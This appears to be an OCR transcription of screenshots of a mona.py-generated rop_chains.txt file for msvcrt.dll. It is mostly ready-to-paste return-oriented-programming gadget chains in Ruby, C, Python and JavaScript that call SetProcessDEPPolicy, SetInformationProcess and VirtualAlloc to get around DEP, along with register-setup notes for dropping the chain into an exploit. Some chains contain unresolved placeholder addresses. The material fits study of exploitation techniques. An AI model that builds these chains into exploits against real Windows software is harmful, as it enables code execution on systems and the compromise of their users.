
```
    create_rop_chain(name, ##__VA_ARGS__);

  int create_rop_chain(unsigned int *buf, unsigned int )
  {
    // rop chain generated with mona.py - www.corelan.be
    unsigned int rop_gadgets[] = {
      //[---INFO:gadgets_to_set_ebp:---]
      0x00000000,  // [-] Unable to find gadgets to pickup the desired API pointer into ebp
      0x00000000,  // [-] Unable to find ptr to &SetInformationProcess()
      //[---INFO:gadgets_to_set_edx:---]
      0x77c4e0da,  // POP EAX // RETN [msvcrt.dll]
      0xa1bf3fef,  // put delta into eax (-> put 0x00000022 into edx)
      0x77c38081,  // ADD EAX,5E40C033 // RETN [msvcrt.dll]
      0x77c58fbc,  // XCHG EAX,EDX // RETN [msvcrt.dll]
      //[---INFO:gadgets_to_set_ecx:---]
      0x77c401e0,  // POP ECX // RETN [msvcrt.dll]
      0x77c10144,  // &0x00000002 [msvcrt.dll]
      //[---INFO:gadgets_to_set_ebx:---]
      0x77c46e9d,  // POP EBX // RETN [msvcrt.dll]
      0xffffffff,  // 0xffffffff-> ebx
      //[---INFO:gadgets_to_set_eax:---]
      0x77c36191,  // SUB EAX,EAX // RETN [msvcrt.dll]
      0x77c226e3,  // INC EAX // RETN [msvcrt.dll]
      0x77c226e3,  // INC EAX // RETN [msvcrt.dll]
      0x77c226e3,  // INC EAX // RETN [msvcrt.dll]
      0x77c226e3,  // INC EAX // RETN [msvcrt.dll]
      //[---INFO:gadgets_to_set_edi:---]
      0x77c4611e,  // POP EDI // RETN [msvcrt.dll]
      0x77c4611e,  // skip 4 bytes [msvcrt.dll]
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```
      0x77c4611e,  // skip 4 bytes [msvcrt.dll]
      //[---INFO:pushad:---]
      0x77c12df9,  // PUSHAD // RETN [msvcrt.dll]
    };
    if(buf != NULL) {
      memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
    };
    return sizeof(rop_gadgets);
  }

  // use the 'rop_chain' variable after this call, it's just an unsigned int[]
  CREATE_ROP_CHAIN(rop_chain, );
  // alternatively just allocate a large enough buffer and get the rop chain, i.e.:
  // unsigned int rop_chain[256];
  // int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_ebp:---]
      0x00000000,  # [-] Unable to find gadgets to pickup the desired API pointer into ebp
      0x00000000,  # [-] Unable to find ptr to &SetInformationProcess()
      #[---INFO:gadgets_to_set_edx:---]
      0x77c4e0da,  # POP EAX # RETN [msvcrt.dll]
      0xa1bf3fef,  # put delta into eax (-> put 0x00000022 into edx)
      0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```
      0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c401e0,  # POP ECX # RETN [msvcrt.dll]
      0x77c10144,  # &0x00000002 [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c46e9d,  # POP EBX # RETN [msvcrt.dll]
      0xffffffff,  # 0xffffffff-> ebx
      #[---INFO:gadgets_to_set_eax:---]
      0x77c36191,  # SUB EAX,EAX # RETN [msvcrt.dll]
      0x77c226e3,  # INC EAX # RETN [msvcrt.dll]
      0x77c226e3,  # INC EAX # RETN [msvcrt.dll]
      0x77c226e3,  # INC EAX # RETN [msvcrt.dll]
      0x77c226e3,  # INC EAX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c4611e,  # POP EDI # RETN [msvcrt.dll]
      0x77c4611e,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

  rop_chain = create_rop_chain()



*** [ JavaScript ] ***

  //rop chain generated with mona.py - www.corelan.be
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```
  //rop chain generated with mona.py - www.corelan.be
  rop_gadgets = unescape(
    "" + // #[---INFO:gadgets_to_set_ebp:---] :
    "%u0000%u0000" + // 0x00000000 : ,# [-] Unable to find gadgets to pickup the desired API pointer into ebp
    "%u0000%u0000" + // 0x00000000 : ,# [-] Unable to find ptr to &SetInformationProcess()
    "" + // #[---INFO:gadgets_to_set_edx:---] :
    "%ue0da%u77c4" + // 0x77c4e0da : ,# POP EAX # RETN [msvcrt.dll]
    "%u3fef%ua1bf" + // 0xa1bf3fef : ,# put delta into eax (-> put 0x00000022 into edx)
    "%u8081%u77c3" + // 0x77c38081 : ,# ADD EAX,5E40C033 # RETN [msvcrt.dll]
    "%u8fbc%u77c5" + // 0x77c58fbc : ,# XCHG EAX,EDX # RETN [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_ecx:---] :
    "%u01e0%u77c4" + // 0x77c401e0 : ,# POP ECX # RETN [msvcrt.dll]
    "%u0144%u77c1" + // 0x77c10144 : ,# &0x00000002 [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_ebx:---] :
    "%u6e9d%u77c4" + // 0x77c46e9d : ,# POP EBX # RETN [msvcrt.dll]
    "%uffff%uffff" + // 0xffffffff : ,# 0xffffffff-> ebx
    "" + // #[---INFO:gadgets_to_set_eax:---] :
    "%u6191%u77c3" + // 0x77c36191 : ,# SUB EAX,EAX # RETN [msvcrt.dll]
    "%u26e3%u77c2" + // 0x77c226e3 : ,# INC EAX # RETN [msvcrt.dll]
    "%u26e3%u77c2" + // 0x77c226e3 : ,# INC EAX # RETN [msvcrt.dll]
    "%u26e3%u77c2" + // 0x77c226e3 : ,# INC EAX # RETN [msvcrt.dll]
    "%u26e3%u77c2" + // 0x77c226e3 : ,# INC EAX # RETN [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_edi:---] :
    "%u611e%u77c4" + // 0x77c4611e : ,# POP EDI # RETN [msvcrt.dll]
    "%u611e%u77c4" + // 0x77c4611e : ,# skip 4 bytes [msvcrt.dll]
    "" + // #[---INFO:pushad:---] :
    "%u2df9%u77c1" + // 0x77c12df9 : ,# PUSHAD # RETN [msvcrt.dll]
    ""); //  :
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```


--------------------------------------------------------------------------------------------------


################################################################################

Register setup for SetProcessDEPPolicy() :
--------------------------------------------
 EAX = <not used>
 ECX = <not used>
 EDX = <not used>
 EBX = dwFlags (ptr to 0x00000000)
 ESP = ReturnTo (automatic)
 EBP = ptr to SetProcessDEPPolicy()
 ESI = <not used>
 EDI = ROP NOP (4 byte stackpivot)
--------------------------------------------


ROP Chain for SetProcessDEPPolicy() [(XP SP3/Vista SP1/2008 Server SP1, can be called only once per process)] :
---------------------------------------------------------------------------------------------------------------

*** [ Ruby ] ***

  def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```
    rop_gadgets = 
    [
      #[---INFO:gadgets_to_set_ebp:---]
      0x00000000,  # [-] Unable to find ptr to SetProcessDEPPolicy() (-> to be put in ebp)
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c461c1,  # POP EBX # RETN [msvcrt.dll]
      0x77c65339,  # &0x00000000 [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c23b47,  # POP EDI # RETN [msvcrt.dll]
      0x77c23b47,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
    ].flatten.pack("V*")

    return rop_gadgets

  end


  # Call the ROP chain generator inside the 'exploit' function :


  rop_chain = create_rop_chain()



*** [ C ] ***

  #define CREATE_ROP_CHAIN(name, ...) \
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```
  #define CREATE_ROP_CHAIN(name, ...) \
    int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
    unsigned int name[name##_length / sizeof(unsigned int)]; \
    create_rop_chain(name, ##__VA_ARGS__);

  int create_rop_chain(unsigned int *buf, unsigned int )
  {
    // rop chain generated with mona.py - www.corelan.be
    unsigned int rop_gadgets[] = {
      //[---INFO:gadgets_to_set_ebp:---]
      0x00000000,  // [-] Unable to find ptr to SetProcessDEPPolicy() (-> to be put in ebp)
      //[---INFO:gadgets_to_set_ebx:---]
      0x77c461c1,  // POP EBX // RETN [msvcrt.dll]
      0x77c65339,  // &0x00000000 [msvcrt.dll]
      //[---INFO:gadgets_to_set_edi:---]
      0x77c23b47,  // POP EDI // RETN [msvcrt.dll]
      0x77c23b47,  // skip 4 bytes [msvcrt.dll]
      //[---INFO:pushad:---]
      0x77c12df9,  // PUSHAD // RETN [msvcrt.dll]
    };
    if(buf != NULL) {
      memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
    };
    return sizeof(rop_gadgets);
  }

  // use the 'rop_chain' variable after this call, it's just an unsigned int[]
  CREATE_ROP_CHAIN(rop_chain, );
  // alternatively just allocate a large enough buffer and get the rop chain, i.e.:
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```
  // alternatively just allocate a large enough buffer and get the rop chain, i.e.:
  // unsigned int rop_chain[256];
  // int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_ebp:---]
      0x00000000,  # [-] Unable to find ptr to SetProcessDEPPolicy() (-> to be put in ebp)
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c461c1,  # POP EBX # RETN [msvcrt.dll]
      0x77c65339,  # &0x00000000 [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c23b47,  # POP EDI # RETN [msvcrt.dll]
      0x77c23b47,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

  rop_chain = create_rop_chain()



*** [ JavaScript ] ***
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt
Normal text file
length : 35,079 lines : 767
Ln : 532 Col : 23 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS
Start
C:\log\1801153
C:\log\1801153\rop_...
14:11


```
*** [ JavaScript ] ***

  //rop chain generated with mona.py - www.corelan.be
  rop_gadgets = unescape(
    "" + // #[---INFO:gadgets_to_set_ebp:---] :
    "%u0000%u0000" + // 0x00000000 : ,# [-] Unable to find ptr to SetProcessDEPPolicy() (-> to be put in ebp)
    "" + // #[---INFO:gadgets_to_set_ebx:---] :
    "%u61c1%u77c4" + // 0x77c461c1 : ,# POP EBX # RETN [msvcrt.dll]
    "%u5339%u77c6" + // 0x77c65339 : ,# &0x00000000 [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_edi:---] :
    "%u3b47%u77c2" + // 0x77c23b47 : ,# POP EDI # RETN [msvcrt.dll]
    "%u3b47%u77c2" + // 0x77c23b47 : ,# skip 4 bytes [msvcrt.dll]
    "" + // #[---INFO:pushad:---] :
    "%u2df9%u77c1" + // 0x77c12df9 : ,# PUSHAD # RETN [msvcrt.dll]
    ""); //  :


--------------------------------------------------------------------------------------------------


################################################################################

Register setup for VirtualAlloc() :
--------------------------------------------
 EAX = NOP (0x90909090)
 ECX = flProtect (0x40)
 EDX = flAllocationType (0x1000)
 EBX = dwSize
 ESP = lpAddress (automatic)
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt


```
 ESP = lpAddress (automatic)
 EBP = ReturnTo (ptr to jmp esp)
 ESI = ptr to VirtualAlloc()
 EDI = ROP NOP (RETN)
 --- alternative chain ---
 EAX = ptr to &VirtualAlloc()
 ECX = flProtect (0x40)
 EDX = flAllocationType (0x1000)
 EBX = dwSize
 ESP = lpAddress (automatic)
 EBP = POP (skip 4 bytes)
 ESI = ptr to JMP [EAX]
 EDI = ROP NOP (RETN)
 + place ptr to "jmp esp" on stack, below PUSHAD
--------------------------------------------


ROP Chain for VirtualAlloc() [(XP/2003 Server and up)] :
--------------------------------------------------------

*** [ Ruby ] ***

  def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c3b992,  # POP EBP # RETN [msvcrt.dll]
```


C:\log\1801153\rop_chains.txt - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
rop_chains.txt

